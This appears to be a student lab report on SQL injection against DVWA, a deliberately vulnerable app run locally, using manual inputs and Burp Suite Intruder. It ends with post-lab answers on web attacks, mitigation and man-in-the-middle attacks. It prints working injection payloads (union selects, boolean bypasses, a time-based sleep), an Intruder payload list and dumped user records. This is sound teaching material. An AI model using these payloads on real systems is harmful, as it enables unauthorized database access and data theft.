Somaiya Vidyavihar University
K. J. Somaiya College of Engineering
Department of Computer Engineering

Batch: B1 Roll No.: 16010121045

Experiment No. 4

Title: Analysis of sample vulnerable web applications for Man-in-Middle Attack / SQL injection etc. using Burp Suite.

Objective: Analysis of sample vulnerable web applications for Man-in-Middle Attack / SQL injection etc. using Burp Suite.

Expected Outcome of Experiment: To implement Cryptanalysis Tools .

CO	Outcome
CO3	Analysis of sample vulnerable web applications for Man-in-Middle Attack /SQL injection etc. using Burp Suite.

Books/ Journals/ Websites referred:

https://portswigger.net/web-security/sql-injection

https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws

Abstract:-

The primary objective of DVWA (Damn Vulnerable Web Application) is to provide a secure and lawful platform for security professionals to test their skills in identifying and exploiting web application vulnerabilities. Additionally, DVWA aims to support educators and students in learning and teaching web application security in classroom environments, while also aiding web developers in gaining a better understanding of the procedures required to safeguard web applications.

It is essential to emphasize that DVWA should not be utilized for malicious purposes. The developers have implemented measures to prevent users from deploying DVWA on live web servers and have clearly defined the intended uses of the application. Users must adhere to the instructions and cautions provided by the developers to ensure the safe and legal use of DVWA.

While the developers have taken precautions to ensure the safety of the application, they disclaim liability for any misuse or malicious actions undertaken while using DVWA. Users are solely responsible for their actions and any adverse consequences that may result from the installation and utilization of DVWA on their web servers.

To sum up, DVWA serves as a valuable tool for security professionals, educators, and web developers to enhance their understanding of web application security. However, it is crucial for users to utilize the application responsibly and adhere to the guidelines outlined by its creators to ensure its safe and legal usage.

Related Theory: -


SQL injection is a prevalent method of code injection that poses a severe threat to databases. By inserting malicious code into SQL statements through web page inputs, attackers can compromise the integrity of databases and potentially wreak havoc on organizations. The repercussions of SQL injection attacks can be significant:

- Exposing Sensitive Company Data: Attackers can retrieve and manipulate data stored on SQL servers, putting sensitive company information at risk.
- Compromising Users' Privacy: Depending on the data stored, SQL injection attacks can expose private user information, such as credit card numbers.
- Granting Attacker Administrative Access: If a database user has administrative privileges, attackers can exploit SQL injection vulnerabilities to gain unauthorized access to the system. To mitigate this risk, it's essential to assign the least possible privileges to database users.
- Providing General System Access: Weak SQL commands used for user authentication can allow attackers to gain entry into systems without valid credentials. With unrestricted access, attackers can further manipulate sensitive information.
- Compromising Data Integrity: Attackers can alter or delete data within systems, compromising data integrity and potentially causing significant damage.

Burp Suite is a comprehensive security testing tool for web applications, developed by PortSwigger Web Security. It offers various integrated tools that support the entire testing process, from mapping and analyzing an application's attack surface to identifying and exploiting security vulnerabilities. Available in three editions - Community, Professional, and Enterprise - Burp Suite is installed by default in Kali Linux. While the Community Edition offers limited functionality and is free to download, the Professional and Enterprise Editions, available for purchase after a trial period, provide advanced features aimed at delivering comprehensive web application security checks. These features include a proxy server, scanner, intruder, spider, repeater, decoder, comparer, extender, and sequencer, among others.

Implementation

(a) Retrieving hidden data.
‘or’’’=’ to display all the users.



http://localhost:4280/vulnerabilities/sqli/?id=%27or%27%27%3D%27&Submit=Submit#

Vulnerability: SQL Injection

User ID: 'or''=' Submit


```
ID: 'or''='
First name: admin
Surname: admin

ID: 'or''='
First name: Gordon
Surname: Brown

ID: 'or''='
First name: Hack
Surname: Me

ID: 'or''='
First name: Pablo
Surname: Picasso

ID: 'or''='
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

(b) Subverting application logic.

' union select null,database() # '



http://localhost:4280/vulnerabilities/sqli/?id=%27+union+select+null%2Cdatabase%28%29+%23+%27&Submit=Submit#

Vulnerability: SQL Injection

User ID: ' union select null,


```
ID: ' union select null,database() # '
First name:
Surname: dvwa
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

(c) UNION attacks.

' union select null,@@hostname # '



http://localhost:4280/vulnerabilities/sqli/?id=%27+union+select+null%2C%40%40hostname+%23+%27&Submit=Submit#

Vulnerability: SQL Injection

User ID: ' union select null,


```
ID: ' union select null,@@hostname # '
First name:
Surname: b362feb77433
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

(d) Examining the database.

' union select 1,@@version# '



Vulnerability: SQL Injection

User ID: ' union select 1,@


```
ID: ' union select 1,@@version# '
First name: 1
Surname: 10.11.6-MariaDB-1:10.11.6+maria~ubu2204
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

(e) Blind SQL injection.

' or sleep(5)#



Vulnerability: SQL Injection (Blind)


User ID: ' or sleep(5)#

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

Using Burp Suite

Intercepting Request



Request to http://localhost:4280 [127.0.0.1]


```
GET /vulnerabilities/sqli/?id=&Submit=Submit HTTP/1.1
Host: localhost:4280
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:4280/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=low; PHPSESSID=d25881741fb2b36a77f62bb0ae21e112
Connection: close


```

Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 16

0 highlights

Memory: 206.4MB

Intruder in Burp Suite



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:4280

☑ Update Host header to match target

```
GET /vulnerabilities/sqli/?id=§id§&Submit=Submit HTTP/1.1
Host: localhost:4280
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:4280/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=low; PHPSESSID=d25881741fb2b36a77f62bb0ae21e112
Connection: close


```


1 highlight

1 payload position

Length: 812

Memory: 206.4MB

Payloads and custom dictionary



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1   Payload count: 125

Payload type: Simple list   Request count: 125

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
'
"
#
-
--
'%20--
--';
'%20;
=%20'
=%20;
```

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Main attack response



Request	Payload	Status code	Error	Timeout	Length	Comment
121	x' or 1=1 or 'x'='y	200	☐	☐	4884	
78	' or user like '%	200	☐	☐	4874	
39	' or 1=1 or ''='	200	☐	☐	4869	
119	' or 1=1 or ''='	200	☐	☐	4869	
48	hi' or 'a'='a	200	☐	☐	4854	
35	"' or 1 --'"	200	☐	☐	4849	
22	'%20or%20'x'='x	200	☐	☐	4844	
29	' or 0=0 #	200	☐	☐	4839	
21	'%20or%20''='	200	☐	☐	4834	
120	' or ''='	200	☐	☐	4834	
91	1;SELECT%20*	200	☐	☐	4570	
0		200	☐	☐	4502	
2	"	200	☐	☐	4502	
4	-	200	☐	☐	4502	
10	=%20;	200	☐	☐	4502	
12	\x23	200	☐	☐	4502	
16	\x27\x4F\x52 SELECT *	200	☐	☐	4502	

```
    <form action="#" method="GET">
      <p>
        User ID:
        <input type="text" size="15" name="id">
        <input type="submit" name="Submit" value="Submit">
      </p>

    </form>
    <pre>ID: x' or 1=1 or 'x'='y<br />First name: admin<br />Surname: admin</pre><pre>ID: x' or 1=1 or 'x'='y<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: x' or 1=1 or 'x'='y<br />First name: Hack<br />Surname: Me</pre><pre>ID: x' or 1=1 or 'x'='y<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: x' or 1=1 or 'x'='y<br />First name: Bob<br />Surname: Smith</pre>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
    <li><a href="https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/" target="_blank">https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/</a></li>
    <li><a href="https://owasp.org/www-community/attacks/SQL_Injection" target="_blank">https://owasp.org/www-community/attacks/SQL_Injection</a></li>
    <li><a href="https://bobby-tables.com/" target="_blank">https://bobby-tables.com/</a></li>
  </ul>
```

Conclusion:- SQL injection was successfully understood and implemented in DVWA with and without Burp Suite.

Postlab questions:

Q1. Which are the major types of web application attacks?

The major types of web application attacks include:

a. SQL Injection: Attackers inject malicious SQL queries into input fields of web applications to manipulate databases.
b. Cross-Site Scripting (XSS): Attackers inject malicious scripts into web pages viewed by other users.
c. Cross-Site Request Forgery (CSRF): Attackers trick users into performing unintended actions on a web application where the user is authenticated.
d. Distributed Denial of Service (DDoS): Attackers overwhelm a web server with a large volume of traffic to disrupt its normal functioning.
e. Session Hijacking: Attackers steal session identifiers to impersonate legitimate users and gain unauthorized access to web applications.
f. Clickjacking: Attackers deceive users into clicking on hidden or disguised elements on web pages, leading to unintended actions.

Q2. How to mitigate the SQL Injection attacks?

Mitigating SQL Injection attacks involves implementing several best practices:

a. Use Parameterized Queries: Utilize parameterized queries or prepared statements in your code to separate SQL code from user input.
b. Input Validation and Sanitization: Validate and sanitize user input to prevent malicious SQL code from being executed.
c. Least Privilege Principle: Limit the privileges of the database user account used by the web application to only necessary operations.
d. Error Handling: Implement proper error handling mechanisms to prevent detailed error messages from revealing sensitive information.
e. Web Application Firewalls (WAFs): Deploy WAFs to filter and block malicious SQL injection attempts at the network perimeter.

Q3. Explain man in middle attack with respect to wen application security?

A Man-in-the-Middle (MitM) attack in the context of web application security occurs when an attacker intercepts and possibly alters communication between two parties, such as a user and a web server. Here's how it works:
a. The attacker positions themselves between the user and the web server, often by exploiting vulnerabilities in network protocols or by gaining access to the network infrastructure. b. When the user sends a request to the web server, the attacker

intercepts it before it reaches the server. c. The attacker may modify the request, tamper with the data being transmitted, or even impersonate the server to the user. d. Similarly, when the server sends a response back to the user, the attacker intercepts it and may alter its contents before forwarding it to the user. e. This type of attack can be used to steal sensitive information such as login credentials, financial data, or personal information exchanged between the user and the web server.

To mitigate MitM attacks, web application developers can implement measures such as:

- Using HTTPS to encrypt communication between the user's browser and the web server.
- Implementing certificate pinning to prevent attackers from impersonating the server.
- Regularly updating and patching network infrastructure and web servers to address known vulnerabilities.
- Employing strong authentication mechanisms to verify the identities of both users and servers.
- Educating users about the risks of using unsecured networks and advising them to avoid transmitting sensitive information over insecure connections.